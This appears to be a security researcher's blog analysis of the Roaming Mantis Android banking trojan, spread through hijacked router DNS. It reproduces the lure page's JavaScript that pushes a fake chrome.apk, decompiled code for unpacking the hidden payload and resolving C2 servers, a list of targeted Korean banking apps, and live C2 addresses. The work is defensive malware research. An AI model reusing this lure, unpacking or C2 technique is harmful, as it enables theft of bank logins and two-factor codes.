Roaming Mantis uses DNS hijacking to infect Android smartphones

By Suguru Ishimaru


Published: 2018-04-16 · Archived: 2026-04-05 19:08:26 UTC

In March 2018, Japanese media reported the hijacking of DNS settings on routers located in Japan, redirecting users to malicious IP addresses. The redirection led to the installation of Trojanized applications named *facebook.apk* and *chrome.apk* that contained Android Trojan-Banker. According to our telemetry data, this malware was detected more than 6,000 times, though the reports came from just 150 unique users (from February 9 to April 9, 2018). Of course, this is down to the nature of the malware distribution, but it also suggests a very painful experience for some users, who saw the same malware appear again and again in their network. More than half of the detections were observed targeting the Asian region.

During our research we received some invaluable information about the true scale of this attack. There were thousands of daily connections to the command and control (C2) infrastructure, with the device locale for the majority of victims set to Korean. Since we didn't find a pre-existing name for this malware operation, we decided to assign a new one for future reference. Based on its propagation via smartphones roaming between Wi-Fi networks, potentially carrying and spreading the infection, we decided to call it 'Roaming Mantis'.

Distribution

Roaming Mantis malware is designed for distribution through a simple, but very efficient trick based on a technique known as DNS hijacking. When a user attempts to access any website via a compromised router, they will be redirected to a malicious website. For example, if a user were to navigate to securelist.com using a web browser, the browser would be redirected to a rogue server which has nothing to do with the security research blog. As long as the browser displays the original URL, users are likely to believe the website is genuine. The web page from the rogue server displays the popup message (screenshot below): "To better experience the browsing, update to the latest chrome version."


11:05
securelist.com
1
securelist.com says:
To better experience the browsing, update to the latest chrome version.
OK


Looking at the HTML source of the malicious webpage, it seems to support five locales: Korean, Traditional Chinese, Simplified Chinese, Japanese and English.

```
var u = navigator.userAgent;
var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
if (isAndroid) {
    var lang = (navigator.language || navigator.browserLanguage).toLowerCase()
    if (lang.startsWith("ko")) {//韩文
        window.alert("페이스북 보안확장 및 사용을 유창하기위해 설치하시길바랍니다.")
    } else if (lang.startsWith("zh-cn")) {//简体
        window.alert("请安装Facebook扩展工具包提升安全性，以及使用流畅度.")
    } else if (lang.startsWith("zh-tw") || lang.startsWith("zh-hk")) {//繁体
        window.alert("请安装Facebook扩展工具包提升安全性，以及使用流畅度.")
    } else if (lang.startsWith("ja")) {
        window.alert("閲覧効果を良く体験するために、最新chromeバージョンへ更新してください。")
    } else { //其他
        window.alert("To better experience the browsing, update to the latest chrome version.")
    }
    window.location.href = "http://" + location.hostname + "/chrome.apk"
}
```

However, after carefully studying the HTML source, we found that the actual number of target locales is only four: Korean, Simplified Chinese, Japanese and English, based on Android devices. As shown in the image above, the HTML code contains an identical message in Traditional Chinese and Simplified Chinese. Also, the HTML source contains several short code comments in Simplified Chinese.

Analyzing chrome.apk

One of the applications pushed to users impersonated a Chrome browser for Android. Kaspersky Lab got a copy of chrome.apk (md5:f3ca571b2d1f0ecff371fb82119d1afe) in April 2018. The Android application package structure is as follows:



The package contains *classes.dex*, which is a Dalvik VM executable file. Its main purpose is to read the file named */assets/db*. It decodes the data inside with a Base64 decoder and produces another Dalvik VM executable named *test.dex*:


```
Object localObject1 = new File(getFilesDir().getAbsolutePath() + File.separator + "test.dex");
if (((File)localObject1).exists())
  ((File)localObject1).delete();
Object localObject2 = new ByteArrayOutputStream();
Object localObject3 = getAssets().open("db");
byte[] arrayOfByte = new byte[2048];
while (true)
{
  int i = ((InputStream)localObject3).read(arrayOfByte);
  if (i == -1)
  {
    ((InputStream)localObject3).close();
    localObject2 = Base64.decode(((ByteArrayOutputStream)localObject2).toByteArray(), 0);
    localObject3 = new FileOutputStream((File)localObject1);
    ((FileOutputStream)localObject3).write((byte[])localObject2);
    ((FileOutputStream)localObject3).close();
```

The extracted *test.dex* contains the main malicious payload, which is described in more detail below. The Base64 encoding technique is probably used to bypass trivial signature-based detection.

AndroidManifest.xml contains one of the key components of the package – the permissions requested by the application from the device owner during installation.


AndroidManifest.xml

```
<uses-sdk android:minSdkVersion="14" android:targetSdkVersion="21"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.BROADCAST_SMS"/>
<uses-permission android:name="android.permission.STOP_APP_SWITCHES"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
```



From the xml above, it seems that Roaming Mantis requests permission to be notified when the device is booted, using the internet, collecting account information, managing SMS/MMS and making calls, recording audio, controlling external storage, checking packages, working with file systems, drawing overlay windows and so on. All these requests are of course backed up by malicious functionality implemented in *test.dex*.

For instance, after installation, the malware overlays all other windows with one carrying a message in broken English: “Account No.exists risks, use after certification”. After that, the malware starts its own webserver on the device, and renders a page spoofing Google’s authentication on 127.0.0.1.



The page uses a Google account name obtained from the infected device and asks the owner to complete two input boxes with ‘Name:’ and ‘Date of birth:’, which would facilitate access to the user account. After the user enters their name and date of birth, the browser is redirected to a blank page at http://127.0.0.1:${random_port}/submit.

While analyzing the extracted *test.dex*, we found an interesting piece of code.

```
aput-object             v1, v0, v6
const-string            v1, aEnter # "Enter"
aput-object             v1, v0, v7
const/4                 v1, 5
const-string            v2, aCancel # "Cancel"
aput-object             v2, v0, v1
const/4                 v1, 6
const-string            v2, aToReEnterAfter # "To re-enter after [Name]. [Date of birt"...
aput-object             v2, v0, v1
const/4                 v1, 7
const-string            v2, aSafetyCertific # "Safety certificate"
aput-object             v2, v0, v1
const/16                v1, 8
const-string            v2, aName # "Name"
aput-object             v2, v0, v1
const/16                v1, 9
const-string            v2, aDateOfBirth # "Date of birth"
aput-object             v2, v0, v1
const/16                v1, 0xA
const-string            v2, aIIIAE # "구글 계정이 이상이 있습니다.음성검증을 들어 인증번호를 입력하여 구글 "...
aput-object             v2, v0, v1
const/16                v1, 0xB
const-string            v2, asc_906DA # "인증번호"
aput-object             v2, v0, v1
const/16                v1, 0xC
const-string            v2, asc_906E8 # "인증번호를 입력하세요"
aput-object             v2, v0, v1
```

Just like the distribution page, the malware supports four locales: Korean, Traditional Chinese, Japanese and English. The code above was taken from an original Google authentication page intended for an English environment, though we aren’t sure why the three Korean strings appear here. The English translations are as follows:

- I have an anomaly on my Google account. For voice verification, enter your verification number to verify your Google account. //구글 계정이 이상이 있습니다.음성검증을 들어 인증번호를 입력하여 구글 계정을 검증하도록합니다.
- Verification Number. //인증번호
- Please enter your verification number. //인증번호를 입력하세요

Judging by these strings, it's clear that the criminals behind the malware are trying to get a verification code for two-factor authentication. There may be a bug or design fault that causes Korean strings to be displayed not just for Korean users but also for those using Japanese and English. Traditional Chinese users will see strings in Traditional Chinese. The authors could have overlooked this in the rush to launch the campaign, but it reveals a certain bias by the authors towards Korean and Traditional Chinese.

Permission to receive/read/write/send SMS/MMS and record audio could also allow the malware operators to steal a verification code for the two-factor authentication function.

Secondly, this malware contains references to Android application IDs popular in South Korea and mostly linked to mobile banking and games.

```
const-string            v1, aComWooribankPi # "com.wooribank.pib.smart"
aput-object             v1, v0, v3
const-string            v1, aComKbstarKbban # "com.kbstar.kbbank"
aput-object             v1, v0, v4
const-string            v1, aComIbkNeobanki # "com.ibk.neobanking"
aput-object             v1, v0, v5
const/4                 v1, 3
const-string            v2, aComScDanbScban # "com.sc.danb.scbankapp"
aput-object             v2, v0, v1
const/4                 v1, 4
const-string            v2, aComShinhanSban # "com.shinhan.sbanking"
aput-object             v2, v0, v1
const/4                 v1, 5
const-string            v2, aComHanabankEbk # "com.hanabank.ebk.channel.and
aput-object             v2, v0, v1
const/4                 v1, 6
const-string            v2, aNhSmart # "nh.smart"
```

The following hardcoded strings were extracted from the malware:

- wooribank.pib.smart
- kbstar.kbbank
- ibk.neobanking
- sc.danb.scbankapp
- shinhan.sbanking
- hanabank.ebk.channel.android.hananbank
- smart
- epost.psf.sdsi
- kftc.kjbsmb
- smg.spbs
- webzen.muorigin.google
- ncsoft.lineagem19
- ncsoft.lineagem
- co.neople.neopleotp

- co.happymoney.android.happymoney
- nexon.axe
- nexon.nxplay
- atsolution.android.uotp2

Another piece of code verifies the presence of the *su* binary in */system/bin/*, */system/xbin/*, */system/sbin/*, *sbin/* or */vendor/bin/* on a device.

```
public static final boolean a()
{
  Object localObject = (File)null;
  localObject = (String[])new String[] { "/system/bin/", "/system/xbin/", "/system/sbin/", "/sbin/", "/vendor/bin/" };
  try
  {
    int j = localObject.length;
    int i = 0;
    while (i < j)
    {
      boolean bool = new File(localObject[i] + "su").isFile();
      if (bool)
        return true;
      i += 1;
    }
  }
  catch (Exception localException)
  {
  }
  return false;
}
```

Regular Android devices do not have the *su* binary. Its presence means the device is probably rooted. For attackers this may indicate that a device is owned by an advanced Android user (a signal to stop messing with the device) or, alternatively, a chance to leverage root access to gain access to the whole system.

C2 communication

Kaspersky Lab discovered a hardcoded URL template (http://my.tv.sohu.com/user/%s) in the malicious application used for malware control. The site my.tv.sohu.com is legitimate; however, some content on the user profile pages is controlled by the owners of the profiles.

```
const-string                v2, aAddrUrl # "addr_url"
const-string                v3, aHttpMyTvSohuCo # "http://my.tv.sohu.com/user/%s"
invoke-interface            {v1, v2, v3}, <ref SharedPreferences.getString(ref, ref) imp. @ _def_SharedPreferences_getString@LLL>
move-result-object          v1
sget-object                 v2, stru_C858
```

A list of account IDs separated by the “|” character were included in the malware: “329505231|329505325|329505338”.

```
const-string                v0, aWs # "WS"
const-string                v1, aNsGet # "ns get..."
invoke-static               {v0, v1}, <int Log.d(ref, ref) imp. @ _def_Log_d@ILL>
iget-object                 v0, this, Loader$i_a
invoke-static               {v0}, <ref Loader.access$getPreferences$p(ref) Loader_access$getPreferences$p@LL>
move-result-object          v0
const-string                v1, aAddrAccounts # "addr_accounts"
const-string                v3, a32950523132950 # "329505231|329505325|329505338"
invoke-interface            {v0, v1, v3}, <ref SharedPreferences.getString(ref, ref) imp. @ _def_SharedPreferences_getString@LLL>
move-result-object          v0
check-cast                  v0, <t: CharSequence>
new-array                   v1, v6, <t: char[]>
const/16                    v3, '|'
aput-char                   v3, v1, v2
const/4                     v4, 6
```

After getting the content from the sohu.com webpage, the malware extracts a Chinese string from a specific part of the HTML code.

For example, the malicious application receives the page at http://my.tv.sohu.com/user/329505338.

After that, it uses the hardcoded regular expression “** ([\u4e00-\u9fa5]+?) \s+ **” to extract a Chinese string located in a very distinct place on the web page. Next, each character is decoded by subtracting **0x4E00**, doing a right bitwise shift operation for **3** bits and xoring using the word “**beg**” as the key.

```
i = v2
invoke-virtual                  {ext_str, i}, <char String.charAt(int) imp.
move-result                     v6 # ext_str[i]
add-int/lit16                   v6, v6, -0x4E00 # - 0x4E00
shr-int/lit8                    v6, v6, 3 # >> 3
j = v0
invoke-virtual                  {xor_key, j}, <char String.charAt(int) imp.
move-result                     v7 # xor_key[j], xor_key = "beg"
xor-int/2addr                   v6, v7 # ^ xor_key[j]
int-to-char                     v6, v6
aput-char                       v6, v5, i
add-int/lit8                    i, i, 1
add-int/lit8                    j, j, 1
rem-int/lit8                    j, j, 3
goto                            loc_3BB48
```

The result is the real C2 address, which the malware connects to by using a web socket. We traced this activity in the debug log of an infected device.

```
03-29 17:10:10.357  4804  4830 D WS      : ACC:329505338
03-29 17:10:10.357  4804  4830 D WS      : ns ws://220.136.76.200:8844
03-29 17:10:10.360  4804  4830 D WS      : connecting: ws://220.136.76.200:8844
03-29 17:10:10.376  4804  4835 D WS      : conn changed: CONNECTING
03-29 17:10:10.463  4804  4835 D WS      : conn changed: OPEN
03-29 17:10:10.464  4804  4804 D WS      : connected
03-29 17:10:10.742  4804  4836 D WS      : onHello
03-29 17:10:10.744  4804  4836 D WS      : state update
```

In another recent sample (MD5:4d9a7e425f8c8b02d598ef0a0a776a58), the connection protocol, including a hardcoded legitimate website, accounts and the regular expression for retrieving next level C2, had been changed:

MD5	f3ca571b2d1f0ecff371fb82119d1afe	4d9a7e425f8c8b02d598ef0a0a776a58
Date	March 29 2018	April 7 2018
Legitimate web	http://my.tv.sohu[.]com/user/%s	https://www.baidu[.]com/p/%s/detail
account_IDs	● 329505231 ● 329505325 ● 329505338	● haoxingfu88 ● haoxingfu12389 ● wokaixin158998
pattern	“ ([\u4e00-\u9fa5]+?) \s+ ”	“公司([\\u4e00-\\u9fa5]+?)<“
Encrypted dex	\assets\db	\assets\data.sql
Encoding	Base64	Base64 + zlib compression

In addition, the *\assets\db* file name was changed to *\assets\data.sql* and it’s encoding algorithm have also been changed from Base64 to Base64+zlib. The malware author seems to be updating the code quite regularly.

Researchers wishing to track Roaming Mantis campaign can use the following simplified python script to decode the real C2 server.

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-

import sys

import re

page = open(sys.argv[1],"rb").read()

#pattern = u'&lt;p&gt;([\u4e00-\u9fa5]+?)&lt;/p&gt;\s+&lt;/div&gt;' # my.tv.sohu.com

pattern = u'公司&lt;/span&gt;([\u4e00-\u9fa5]+?)&lt;' # baidu.com

match = re.search(pattern, page.decode("utf-8"))

ext = match.group(1)

dec = ''

j = 0

for i in range(len(ext)):
```

```
dec = dec + chr((ord(ext[i]) - 0x4e00) &gt;&gt; 3 ^ ord('beg'[j]))

j = (j+1) %3

print(dec)
```


An example of script input and output:

```
$ python dec_facebook_apk.py my.tv.sohu.com_329505338.html

220.136.76[.]200:8844

$ python dec_facebook_apk.py www.baidu.com_p_wokaixin158998_detail.html

220.136.179[.]5:28833
```

Most interestingly, the malware is embedded with a new feature that communicates with the C2 via email protocols. The data sent contains language, phone number, access information, and the result of a PING test to the C2.

Malware detection statistics

